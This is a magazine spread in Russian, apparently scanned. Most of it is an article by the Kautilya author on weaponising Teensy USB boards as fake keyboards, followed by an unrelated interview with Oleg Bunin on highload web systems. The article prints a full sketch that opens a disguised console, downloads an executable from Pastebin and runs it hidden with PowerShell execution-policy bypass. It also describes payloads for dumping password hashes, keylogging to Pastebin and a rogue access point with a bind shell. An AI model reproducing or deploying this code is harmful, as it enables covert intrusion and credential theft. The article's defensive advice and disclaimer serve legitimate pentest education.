
ИЗВЕСТНЫ СЛУЧАИ, КОГДА ТАКИЕ «ПРОТРОЯНЕННЫЕ» ДЕВАЙСЫ ОТПРАВЛЯЛИСЬ ПРОСТО ПО ПОЧТЕ В КАЧЕСТВЕ СУВЕНИРКИ

ПЛАТА TEENSY

За основу такого USB-девайса была выбрана плата Teensy++ 2.0. Это программируемый микроконтроллер, который изначально идет вместе с полноценным USB-портом. Среди примеров использования Teensy, в огромном количестве собранных на официальном сайте, — LED-футболка, которая с помощью диодов выводит различные изображения, станок для рисования маркером, наносящим нужный рисунок на любую ровную поверхность, считыватель RFID-карточек, детектор движения и еще десятки полезного и не очень «самопала». Ты наверняка слышал о платах Arduino и ее аналогах, так вот Teensy — очень похожий проект. Но что важно для моей задачи: на Teensy чрезвычайно просто реализовать HID-устройство, которое будет определяться системой как клавиатура или, к примеру, мышь. Поскольку плата изначально снабжена USB-портом, то мне даже не пришлось брать в руки паяльник и выполнять какие-либо хардкорные вмешательства. Все, что было нужно, — написать правильную программу. Замечу, что у платы есть несколько версий, но я выбрал самую навороченную и дорогую — Teensy++ 2.0. Ее можно заказать на официальном сайте проекта pjrc.com всего за 24 доллара.

HELLO WORLD ДЛЯ ЖЕЛЕЗКИ

Teensy, как и платы Arduino, использует похожий процессор Atmel AVR, поэтому можно взять ту же среду разработки — Arduino Development Environment (arduino.cc), ее также называют ADE. Последняя бесплатно доступна для всех популярных ОС (Windows, Linux, Mac OS X) и, помимо редактирования кода, позволяет залить программу в микроконтроллер. Чтобы полноценно использовать ее для работы с Teensy, необходимо также установить дополнительный аддон Teensyduino (pjrc.com/teensy/teensyduino.html). Надстройка, в частности, сразу предоставляет возможность



Среда разработки Arduino Development Environment с установленным плагином для совместимости с Teensy

```
888    d8P                          888     d8b 888
888   d8P                           888     Y8P 888
888  d8P                            888         888
888d88K      8888b.  888  888 888888 888 888 888  888  8888b.
8888888b        "88b 888  888 888    888 888 888  888     "88b
888  Y88b   .d888888 888  888 888    888 888 888  888 .d888888
888   Y88b  888  888 Y88b 888 Y88b.  888 888 Y88b 888 888  888
888    Y88b "Y888888  "Y88888  "Y888 888 888  "Y88888 "Y888888
                                                  888
                                             Y8b d88P
                                              "Y88P"
Version 0.2.2
|..| Written By: Nikhil "SamratAshok" Mittal                |..|
|..| Twitter: @nikhil_mitt                                  |..|
|..| Bugs & Feedback: nikhil_uitrgpv@yahoo.co.in            |..|
|..| Code: http://code.google.com/p/kautilya/               |..|
|..| Blog: http://labofapenetrationtester.blogspot.com/     |..|

Kautilya is a toolkit to ease usage of Teensy in pwnage.
You need Teensy++ from pjrc.com to use this toolkit.


Choose target OS from the menu below:


1. Payloads for Windows
2. Payloads for Linux

0. Exit Kautilya

Kautilya>
```

Управление тулкитом Kautilya осуществляется через консольное меню

INFO

Автор этой статьи живет в Индии, а тулкит Kautilya назван в честь индийского стратега, экономиста и политолога Чанакья (Каутилья — один из его псевдонимов).

INFO

Насколько мне известно, до создания Kautilya пэйлоады для Teensy были реализованы только в инструменте SET (Social Engineer Toolkit, www.secmaniac.com), и они, вне всякого сомнения, очень хороши! Но все же SET сфокусирован несколько на других задачах.

перевести Teensy в режим эмуляции клавиатуры: это делается в ADE через меню «Tools → Boards → USB Keyboard». Если вставить девайс в компьютер, то он сразу определится как клава. Однако происходить ничего не будет — пока ничего не запрограммировано.

Что представляет собой программа или, как ее называют в здешней терминологии, скетч для Teensy? Разработка осуществляется с помощью С-подобного синтаксиса. Программисту доступны переменные, методы, условные операторы, указатели — короче говоря, все, что нужно для счастья. Любой скетч должен содержать функции setup() и loop(): первая вызывается один раз во время запуска, а вторая в цикле выполняет написанный внутри нее код. Функции могут быть даже пустыми, однако присутствовать должны — иначе компиляция будет завершаться неудачей. Приведу пример простейшего кода:

```
int count = 0;
void setup() { }
void loop() {
  Keyboard.print("Hello World ");
  delay(5000);
}
```

Как видишь, для эмуляции ввода используется уже готовая функция Keyboard.print(). Причем ввод будет повторяться, потому что вызов осуществляется из функции loop(). Задержка, реализованная с помощью delay(), нужна для того, чтобы повторение ввода не происходило слишком быстро. В документации подробнейшим образом описываются более сложные случаи эмуляции и клавиатуры, и мышки, и джойстика — я же на этом описание программирования Teensy закончу. В ходе своего исследования я уже создал все необходимые скетчи, которые могут понадобиться пентестеру, и оформил их в виде готового набора инструментов Kautilya (code.google.com/p/kautilya), который доступен с открытыми исходниками всем желающим.

HID-УСТРОЙСТВА ЯВЛЯЮТСЯ ПОЛНОСТЬЮ ДОВЕРЕННЫМИ И РАССМАТРИВАЮТСЯ КАК ПРОСТОЙ ИНТЕРФЕЙС МЕЖДУ ЮЗЕРОМ И КОМПЬЮТЕРОМ

```
Kautilya> 11

This payload uses powerdump script from metasploit to dump of password hashes from victim.
You have to manually upload the scrpit to pastebin.The script is downloaded and a task is scheduled to execute it as it requires SYSTEM privilege
After the script is executed the hashes are uploaded to pastebin.
You must register an account with pastebin to post a private paste.
You can find the script at ../extras/powerdump.ps1


Kautilya> Enter the Pastebin URL where you have pasted powerdump script (in raw format like http://pastebin.com/raw.php?i=1w7zFZjR): http://pastebin.com/raw.php?i=1w7zFZjR

Kautilya> Enter the name of the task which will be scheduled for SYSTEM privilege: dumphashes

Kautilya> Enter username for the pastebin account where hashes will be uploaded: teensytest

Kautilya>Enter password for the pastebin account where hashes will be uploaded:  ******************

Kautilya> Enter api dev key (available after registration with pastebin) for the pastebin account where hashes will be uploaded: 551f6eb013dca04405e8be4536aC0687

Now copy the generated ./output/hashdump_powershelldown.pde to your Teensy device.

Press return to return to Main Menu.
```

Создаем скетч для дампа пользовательских паролей

ТУЛКИТ KAUTILYA

В ходе лекций о Teensy я заметил, что очень часто у пентестеров банально не хватает времени для программирования микроконтроллера под свои нужды. В результате они просто отказываются от этого инструмента. Я решил максимально упростить задачу и написал на Ruby скрипт, спрашивающий некоторые параметры и на выходе выдающий готовый скетч, который можно загрузить в Teensy. Благодаря этому снабдить микроконтроллер боевой нагрузкой можно вообще без знания о том, как пишутся программы для микроконтроллера. Чтобы лучше понимать, что зашито внутри Kautilya, предлагаю рассмотреть, как бы выглядел пентест Windows 7 машины с помощью HID-устройства, если бы необходимо было начинать с нуля. Скорее всего, это были бы следующие этапы:

1. Распознать операционную систему с точки зрения USB-буфера.
2. Выяснить поддерживаемые команды и научиться с их помощью реализовывать нужные нам действия в системе с помощью PowerShell- и/или VBS-скриптов.
3. Определить встроенные механизмы безопасности (такие как UAC и политика запуска PowerShell-скриптов), которые могут проверять привилегированные команды, и затем найти способ их обходить.
4. Узнать время, затрачиваемое ОС на выполнение различных команд.
5. Записать команды и скрипты на плату Teensy.
6. Узнать, какие фокусы может выкинуть командная строка, когда Teensy будет передавать команды (эмулировать ввод с клавиатуры) на машину жертвы.
7. Постараться быть как можно незаметней на компьютере жертвы.
8. Протестировать пэйлоад и сделать окончательный скетч.
9. Скомпилировать скетч и залить на Teensy.
10. Присоединить девайс к машине жертвы или сделать так, чтобы она сделала это сама (например, с помощью социальной инженерии).
11. Получить результат :).

Следующие несколько строк могут выглядеть как самореклама ;). Kautilya автоматизирует шаги с первого по восьмой. Другими словами, с использованием тулкита исследователю достаточно:

1. Выбрать через консольное меню Kautilya готовую боевую нагрузку и указать опции — в результате будет сгенерирован готовый скетч (*.ino или *.pde файл).
2. Залить скетч на плату Teensy.
3. Присоединить девайс к машине-жертве.
4. Наслаждаться победой!

В настоящий момент тулкит содержит в себе пэйлоады для Windows 7 и Linux (протестирован на Ubuntu 11.4). Чтобы не быть голословным, предлагаю изучить некоторые из них и посмотреть, как они работают, если на машине жертвы используется Windows 7.

ЕСТЬ ЛИ СПОСОБ ЗАЩИТИТЬСЯ?

Я вижу два основных способа защиты от подобных атак на Windows-системах:

1. Запретить установку съемных устройств — это можно сделать с помощью групповой политики безопасности (gpedit.msc) как для локальной машины, так и для рабочих станций в домене. Если перейти в «Административные шаблоны → Система → Установка устройства → Ограничения на установку устройств», то ты увидишь различные настройки для ограничения установки устройств. Я бы рекомендовал включить опцию «Запретить установку съемных устройств», после этого ни одно устройство подключить к системе будет уже нельзя. Кроме того, запрещено будет и обновление драйверов для уже установленных устройств. Установить новое устройство сможет только администратор, да и то только после активации опции «Разрешить администраторам заменять политики ограничения установки устройств». Имей в виду: если речь идет об организации, то это непременно обернется кошмаром для пользователей, которые, не обнаружив привычный Plug'n'Play, сразу же замучают админа просьбами посмотреть их компьютер. А что делать?
2. Поступить радикально и запретить физический доступ к USB-портам. К сожалению, чаще всего это не представляется возможным — в большой компании всегда останется лазейка. Некоторые производители материнских плат заявляют, что их защитные решения умеют блокировать подобные зловредные устройства (в том числе собранные на базе Teensy). Но я бы рекомендовал не сильно доверять подобным заявлениям: проверял я тут одну защиту, и она была бесполезна чуть больше чем полностью.

WARNING

Информация представлена исключительно в образовательных целях. Любое ее использование в неправомерных целях может караться по всей строгости закона РФ (статьи 272 и 273 Уголовного кодекса). Ни автор, ни редакция в этом случае ответственности не несут. Думай головой.

Примеры использования

Payload: скачать и выполнить

Как я уже говорил, боевая нагрузка выбирается через консольное меню Kautilya. Один из простых пэйлоадов — Download and Execute, который загружает файл из интернета и запускает его на целевой системе. Естественно, при создании программы для микроконтроллера необходимо указать, откуда этот файл нужно взять. Интересно, что для хостинга бинарника предлагается разместить его на сервисе Pastebin.com, предварительно обработав его для хранения в текстовом виде, а для соответствующей конвертации пригодится специальный скрипт exetotext.ps1, который лежит в папке Kautilya/extras. В момент выполнения на машине-жертве программа скачивает текстовый файл, преобразует его обратно в исполняемый exe'шник и выполняет его в фоновом режиме. Это может быть windows reverse meterpreter (по сути, реверс-шелл): если подключить девайс с таким скетчем к исследуемому компьютеру, то пентестер очень скоро получит meterpreter-сессию. Причем нагрузка умеет обходить execution policy и не отображает никаких окон на целевом компьютере.

Интересно рассмотреть, что все-таки генерирует Kautilya. Приведу ниже скрипт, поясняя важные моменты небольшими комментариями:

```
void setup() {
  delay(5000);
  // Задержка в 5 секунд необходима, чтобы Windows 7
  // подготовилась для работы с устройством

  run("cmd /T:01 /K \"@echo off && mode con:COLS=15
    LINES=1 && title Installing Drivers\"");
  // Открываем окно консоли очень маленького размера
  // с заголовком Installing Drivers

  delay(3000);

  Keyboard.println("echo $webclient = New-Object
    System.Net.WebClient > %temp%\\download.ps1");
  // Создаем объект класса WebClient

  Keyboard.println("echo $url = \"http://pastebin.com/
    raw.php?i=NfiBdUp9\" >> %temp%\\download.ps1");
  // Pastebin URL в raw-формате, который был передан
  // в качестве опции Katuilya

  Keyboard.println("echo [string]$hex = $webClient.
    DownloadString($url) >> %temp%\\download.ps1");
  // Загружаем текст в hex-формате

 Keyboard.println("echo [Byte[]] $temp = $hex -split
    ' ' >> %temp%\\download.ps1");
  // Переводим hex в bytes

  Keyboard.println("echo [System.IO.File]::WriteAllBytes(
    \"%TEMP%\\payload.exe\", $temp) >>
    %temp%\\download.ps1");
  // Записываем полученные байты в exe-файл

  Keyboard.println("echo start-process -nonewwindow
    \"%TEMP%\\payload.exe\" >> %temp%\\download.ps1");
  // Незаметно выполняем payload.exe

  delay(2000);

  Keyboard.println("echo Set oShell = CreateObject(
    \"WScript.Shell\") > %temp%\\download.vbs");

  Keyboard.println("echo oShell.Run(\"powershell.exe
    -ExecutionPolicy Bypass -noLogo -command
    %temp%\\download.ps1\"),0,true >>
    %temp%\\download.vbs");
  // Выполняем PowerShell-скрипт из vbs, который
  // обходит execution policy и не отображает никаких
  // окон на компьютере-жертве

  delay(1000);

  Keyboard.println("wscript %temp%\\download.vbs");

  delay(3000);

  Keyboard.println("exit");
  // Закрываем окно терминала
}

void loop(){
  // loop-функция необходима в скетче
}

void run(char *SomeCommand){
  Keyboard.set_modifier(MODIFIERKEY_RIGHT_GUI);
  // Эмулируем нажатие клавиши Windows

  Keyboard.set_key1(KEY_R);
  // Эмулируем нажатие клавиши <R>

  Keyboard.send_now();
  // Посылаем комбинацию клавиш <Windows>+<R>,
  // которая открывает окно "Выполнить"

  delay(1500);
  Keyboard.set_modifier(0);
  // Эмулируем отпускание клавиши <Windows>

  Keyboard.set_key1(0);
```

После подключения устройства, хеши паролей были загружены на Pastebin.com



Запрещаем установку внешних устройств для предотвращения атак через USB-устройства

```
    // Эмулируем отпускание клавиши <R>

    Keyboard.send_now();
    // Отпускаем <Windows> и <R>

    Keyboard.print(SomeCommand);
    // Вводим переданный аргумент SomeCommand
    // в окне "Выполнить"
    Keyboard.set_key1(KEY_ENTER);

    Keyboard.send_now();

    Keyboard.set_key1(0);

    Keyboard.send_now();
}
```

Еще раз поясню: этот сгенерированный скрипт сразу готов для загрузки на Teensy через среду разработки Arduino Development Environment.

Payload: сдампить хеши паролей

Другой пэйлоад может быть использован для дампа хешей паролей с Windows 7 машины. Для того чтобы его применить, исследователю необходимо предварительно загрузить скрипт powerdump meterpreter из метасплойта на Pastebin, откуда он будет впоследствии загружен на жертву. Как известно, этот скрипт работает только с привилегиями SYSTEM, которые можно получить, если добавить задание в стандартный планировщик задач. Однако этот старый добрый трюк сработает только из-под аккаунта администратора. Чтобы передать полученные данные, скетч опять же использует сервис Pastebin, но не раскрывает хеши для всех подряд — вместо этого он публикует их в виде приватного поста (недоступен для посторонних). Правда, для этого предварительно нужно зарегистрироваться в сервисе и получить свой ключ разработчика (api developer key), который скетч будет использовать для публикации данных. Логин/пароль и ключ для Pastebin, а также имя задачи планировщика — все это, само собой, запросит Kautilya при создании программы для Teensy. Если залить полученный скетч и вставить в компьютер пользователя, который работает с правами администратора, то на Pastebin.com очень скоро окажутся хеши пользовательских паролей, которые часто брутятся.

Payload: кейлоггер

Есть среди боевых нагрузок и кейлоггер, представляющий собой PowerShell-скрипт, который сохраняет перехваченные нажатия клавиш в приватный пост на Pastebin. Публикация осуществляется через определенный промежуток времени. Правда, в своем непонятном формате. Чтобы перевести данные в понятный вид, необходимо использовать скрипт parsekeys.ps1, который лежит в папке Kautilya/extras. Для успешной работы скрипта все данные с Pastebin должны быть сохранены в файле data.txt. По завершении работы он создаст файл Logged_keys.txt, содержащий данные о нажатых клавишах в читабельном виде. Такой простой кейлоггер способен сохранять данные, вводимые в веб-формах и текстовых полях приложений.

Payload: создание фейковой точки доступа

Этот необычный пэйлоад использует штатные возможности Windows 7 по созданию хотспота и поднимает точку доступа на машине-жертве, запуская meterpreter bind shell. Соответственно, в случае успеха пентестер может подключиться к созданной беспроводной сети и добраться до шелла (этот сценарий, кстати, только выглядит экзотическим, но на деле может быть очень эффективен). Шелл запускается в оперативной памяти и поэтому незаметен (поблагодарим за него Мэта с exploit-monday.com).

Чтобы создать программу для Teensy, исследователю необходимо сначала сгенерировать bind meterpreter пэйлоад, используя команды из файла extras\payloadgen.txt, и затем сгенерированную нагрузку скопировать в файл src\rogue_ap.txt. При создании программы Kautilya запросит SSID для точки доступа, ключ для подключения к беспроводной сети, а также порт (например, 4444), на котором будут приниматься подключения. Если нагрузка выполнится успешно и беспроводная сеть поднимется, то, подключившись к ней, можно зайти в настройки и посмотреть шлюз по умолчанию — это и есть адрес целевого компьютера. Исследователь может подключиться к порту 4444, используя msf listener, и — бинго! — получить meterpreter-сессию. Ты можешь немного удивиться, ведь по идее встроенный брандмауэр Windows должен был заблокировать подключение. Но если ты взглянешь на исходники сгенерированного скетча, то увидишь, что Kautilya добавил свой пэйлоад в список исключений стандартного файрвола винды.

Payload: сбор информации

В наборе тулкита есть пэйлоад и для сбора ценной информации. В стандартной вариации программа с помощью специального PowerShell-скрипта и реестра извлекает список активных пользователей, PowerShell-окружение, доверенные хосты PuTTY, сохраненные сессии PuTTY, список расшаренных ресурсов машины, переменные окружения, список установленных приложений, доменное имя, содержимое hosts-файла, список запущенных служб, политику учетных записей, локальных пользователей, локальные группы и информацию о WLAN. Полученные данные, как обычно, сохраняются на Pastebin в приватном посте.

Пример из жизни

Вопрос, который мне постоянно задают: «Действительно ли все бывает полезно в настоящих тестах на проникновение?» Да. Я бы хотел поделиться историей одного пентеста. Я выполнял тест на проникновение для крупной индийской финансовой компании. Это был тест типа «черный ящик», то есть я был поставлен в условия настоящего злоумышленника без доступа к чему-либо. Серверы компании, доступные из интернета, были надежно защищены, и придраться там было не к чему. Что делать, непонятно. Тогда я пошел в их офис и сказал охранникам на входе, что я нашел несколько мышек и флешек, которые выпали у какого-то работника из сумки. Все устройства были протроянены Teensy и содержали различные пэйлоады. Через полчаса я получил первый шелл (скорее всего, это был компьютер в комнате охраны). К концу дня у меня уже были привилегии локального администратора на многих компьютерах — судя по всему, охранники передали устройства в IT-отдел. Из протрояненных устройств 90% процентов были подключены хотя бы к одной системе, а 70% успешно выполнили заложенный в них пэйлоад. Клиент, вбухавший в безопасность кучу денег, был сильно удивлен и впечатлен подобным способом проникновения. Теперь эта брешь у них прикрыта. Что я хочу сказать? До тех пор пока операционные системы и защитные механизмы доверяют HID-устройствам, использовать их в качестве вектора атаки не будет проблемой для злоумышленников. При этом подобные способы атаки до сих пор многими специалистами по безопасности не рассматриваются всерьез. А зря.



ВЫСОКИЕ НАГРУЗКИ

ИНТЕРВЬЮ С РАЗРАБОТЧИКОМ HIGHLOAD-СИСТЕМ

ОЛЕГ БУНИН

Разработку высоконагруженных систем считают высшим пилотажем. Людей, которые обладают тайными знаниями в этой области, — десятки на всю Россию. Мы поговорили с одним из самых известных highload-специалистов — Олегом Буниным. Начав свой путь программистом в Rambler'е, он со временем переключился на разработку и консалтинг высоконагруженных проектов. В числе первых клиентов его компании — один из самых посещаемых проектов Рунета социальная сеть «ВКонтакте».



ФАКТЫ

Родился 23 июня 1978 года.

Руководил отделом веб-разработки в Rambler'е, а позднее и в компании NewMedia Stars.

В 2008 году основал компанию «Онтико», которая консультировала «ВКонтакте», Eva.ru, Imhonet, «Эльдорадо», разрабатывала Sports.ru, Woman.ru, Setup.ru, Flirteka.ru и другие проекты.

Организатор профессиональных конференций веб-разработчиков «Российские интернет-технологии» и «Highload++», где впервые в России публично выступал Павел Дуров.

КАРЬЕРА

Образование у меня техническое, но в работе оно пригодилось очень мало. Начиная со 2–3-го курса института я уже работал в ночной техподдержке «Зенон Н.С.П.» — это был тогда первый провайдер. В это же время я стал делать первые веб-проекты.


Карьера фактически началась в Rambler'е, куда я пришел после института. Там была огромная концентрация людей, которые знали, как правильно работать. Например, Игорь Сысоев, к которому мы приходили учиться. Просто приходили, садились у него за спиной и смотрели, что он делает.

Два года я работал без выходных. Приезжал по субботам и воскресеньям и занимался тем, чего мне не поручали. Хотел зарекомендовать себя и поэтому переписывал какие-то блоки и целые системы. Я был одним из тех, кто разработал простейшую и примитивную (сейчас мне вообще за нее стыдно, и, тем не менее, она работала) систему по связыванию контента с разных проектов друг с другом. Через какое-то время меня заметили и сказали: «Раз ты так стараешься, давай, пробуй большее». Так появился отдел веб-разработок, которому поручили интерактивное направление. Получился классический путь: сначала нужно показать, что ты что-то можешь, и потом тебе позволят это сделать.

Опыт веб-разработки со временем превратился в бизнес. В 2008 году я основал компанию «Онтико», которая специализируется на консультировании по высоконагруженным системам и на их разработке.

ПРО «ВКОНТАКТЕ»

«ВКонтакте» пришли к нам через 3–4 месяца после своего старта. Тогда о них толком никто не знал. Они запустились в ноябре 2006-го, и уже в декабре-январе мы ездили их консуль-



тировать. Нагрузка у них тогда была относительно небольшая: количество пользователей еще измерялось тысячами.

Мы рассказывали им самые простые вещи. Как правильно организовать работу. Как правильно подойти к разработке кода с тем, чтобы потом, когда придут настоящие высокие нагрузки, у них все продолжало работать. Мы объясняли им, что нужно разделять все на слои, что запросы к SQL базе данных должны идти из одного места, — короче говоря, самые базовые вещи. Они просто фантастические ребята и очень быстро всему научились.

Меня часто спрашивают — украден ли код «ВКонтакте»? Я однозначно знаю, что не украден. Они разрабатывали и делали все сами. Нужно сказать, что поначалу у них был очень страшненький код: такого просто не могло быть у Facebook :). Но при этом он работал.

О РАЗРАБОТЧИКАХ ВЫСОКОНАГРУЖЕННЫХ СИСТЕМ

Главное отличие простого веб-программиста от разработчика высоконагруженной системы заключается в том, что последний знает, как работает вся система, и понимает, что происходит внутри.

Для обычного разработчика сервер — это и есть сервер. Он загрузил туда PHP-скрипт — тот запустился и выполнился. В свою очередь, разработчик высоконагруженных систем представляет, как все это происходит в деталях. Вот пошел запрос от браузера: куда он пришел, как это попало на сетевую карту, как обработалось ОС, как попало в nginx, как пошло дальше, как обработалось в базе данных и так далее. В каком-то смысле, он понимает всю физику процесса.

Когда я набираю людей на работу, я всегда прошу рассказать, сколько стадий запроса есть в Apache. На этот вопрос не отвечает никто, потому что все обычно работают только на одной из стадий. И это большое упущение. К примеру, есть такие стадии, которые обрабатываются уже после того, как пользователю отдан ответ. В «Рамблере» мы это активно эксплуатировали. Когда пользователю уже отдан ответ, сервер может продолжать обрабатывать запрос: на этом этапе можно реализовать обработку логов, подсчет статистики и чего угодно еще, что не требует вычисления в реальном времени. Перехватывать запрос можно и на более ранней стадии. К тому моменту, когда PHP-скрипт запустится, многое уже можно выполнить и обработать. Понимание таких вещей и есть сдвиг парадигмы в сторону высоконагруженных систем.

Высоким нагрузкам нужно учиться там, где они есть. Большинство компаний, которые сейчас занимаются highload, и люди, которые обладают этим «тайным знанием», в большинстве своем прошли через школу трех кнопок — Rambler, Яндекс, Mail.ru. Поработав там, человек приобретает необходимый опыт. В моем случае это был «Рамблер». Там я дошел от программиста до руководителя отдела разработки.

ПРО РАЗРАБОТКУ HIGHLOAD-СИСТЕМ

Любой высоконагруженный проект, как правило, переписывается много-много раз. То есть сначала пишется какой-то код, который начинает работать. Потом, по мере роста нагрузки, смотрим, где он перестает работать, какие места становятся узкими. Тогда проект переписывается по-другому, уже с учетом новых реалий: добавляется кеширование, другая база данных, другой индекс или все структурируется иначе. Такое происходит многократно, и это абсолютно нормальный путь развития любого крупного проекта.

«ВКонтакте» — прекрасный пример того, как нужно строить высоконагруженные проекты и стартапы. Парни не стали сразу писать сайт, ориентированный на сто миллионов пользователей. Пока у них не было большого трафика, они делали маленький проектик. Это сейчас «ВКонтакте» строит себе дата-центры и прокладывает каналы, но сначала речь шла об одном-двух серверах.

Высоконагруженный проект нельзя написать с нуля, но можно максимально упростить себе жизнь, заранее заложив на будущее возможность для маневра и масштабирования. Тогда вы будете готовы к тому моменту, когда пойдет трафик и пойдут люди. Вам не нужно сразу делать проект, работающий на ста серверах, но нужно сделать все возможное для того, чтобы вы смогли максимально оперативно это реализовать, когда такая необходимость возникнет.

ПРО МОДУЛЬНОСТЬ И СЛОИСТОСТЬ

Первое, о чем стоит подумать, — это код и структура кода. Для того чтобы проект потенциально мог расти, у вас должен быть грамотно написанный код. Крайне важно, чтобы он обладал модульной структурой и слоистостью.

Модульность означает, что каждый семантический блок оформлен в отдельный программный кусок, в отдельный модуль, отдельный сервис. Допустим, у вас есть социальная сеть и в ней — работа с фотографиями. Значит, должен быть модуль для работы с ними. Не должно быть так, что закачивание фото происходит в одном месте, удаление в другом, редактирование в третьем и так далее. Структурируйте свой код, с тем чтобы потом его было легко поддерживать и легко

растить. В огромных проектах количество строк кода измеряется сотнями тысяч. Если у вас нет определенного порядка, вы с этим не разберетесь.

Слоистость — это почти то же самое, что модульность, только в другом разрезе. Каждый слой должен отвечать за строго определенный набор функций. Например, слой представления оформляет уже полученные и обработанные данные, предоставляя их пользователю. Следующий слой — слой бизнес-логики. Это программный слой, который отвечает за преобразование данных: берем информацию в таком формате, что-то добавляем, показываем и передаем дальше в таком-то формате. Дальше идет слой кеширования. Далее слой хранения — слой работы с базой данных. Здесь, в одном месте, аккумулируется вся работа с базой данных. Опять же: не должно быть такого, что SQL-код у вас разбросан везде по проекту.

На мои слова многие ехидно ответят: «О, Капитан Очевидность пришел». Но практика показывает, что у большинства проектов нет даже этого. Но именно с этого нужно начинать, без этого просто дальше никуда.

Приведу небольшой пример. Как происходит обработка запроса? Приходит запрос. Ядро любого движка определяет — пришел такой-то запрос, нужно вызвать такой-то модуль. Первое, что делает модуль, — готовит данные перед показом. Например, это показ фотографий. На уровне бизнес-логики вычисляется, какая конкретно нужна фотография. Условно: нужна фотография № 13 и ее нужно показать в расширенном варианте. Нужно достать описание фотографии из базы данных. Передаем запрос на слой ниже — это может быть слой кеширования: «Отдай мне объект такой-то с идентификатором таким-то». Слой кеширования проверяет у себя, есть ли данные в кеше, и, если их там нет, передает запрос еще на слой ниже, вызывая следующую процедуру, которая уже непосредственно общается с базой данных. Запрос между слоями унифицированный: «Дай объект номер такой-то». В чем заключается слоистость? В нашем примере слой кеширования не знает, где хранятся данные, — об этом знает только слой базы данных. Слой бизнес-логики, в свою очередь, знает, что и как кешируется. Быть может, вот эти конкретные объекты вообще не кешируются — но его это не касается.

Такое горизонтальное разделение функций позволяет вам потом взять и, например, один слой поменять. Ситуация из жизни. Вы запускаете небольшой проект, где кеширование просто не нужно. У вас есть прослойка, которая отвечает за кеш, но она ничего толком не делает, просто проксирует запрос («Дай объект типа фото с идентификатором 13») дальше. Сначала все будет и работать и так. Но когда нагрузка вырастет, то в этот конкретный кусочек вы легко добавляете кеш. Чтобы перед отправкой запроса в базу данных была проверка кеша. Как только вы это сделали, возможности вашего проекта выдерживать нагрузки увеличились. Вот об этом я говорю, когда прошу подготовить все необходимое для дальнейшего роста. Вы будете видеть, где конкретно у вас узкие места, где нужно кеширование, и будете вставлять его именно туда.

Дальше идет запрос к базе данных, она уже каким-то образом работает. Что это за база данных — MySQL или какая-то другая база, знает только конкретно этот слой. У нее задача: получи запрос и отдай ответ выше. Для слоя базы данных не имеет значения, кто в данный момент его спрашивает — страничка фотографий или, к примеру, мобильное приложение, которое эти фотографии показывает. Он просто работает на своем уровне: пришел запрос «отдать такой-то объект» — слой его выполнил.

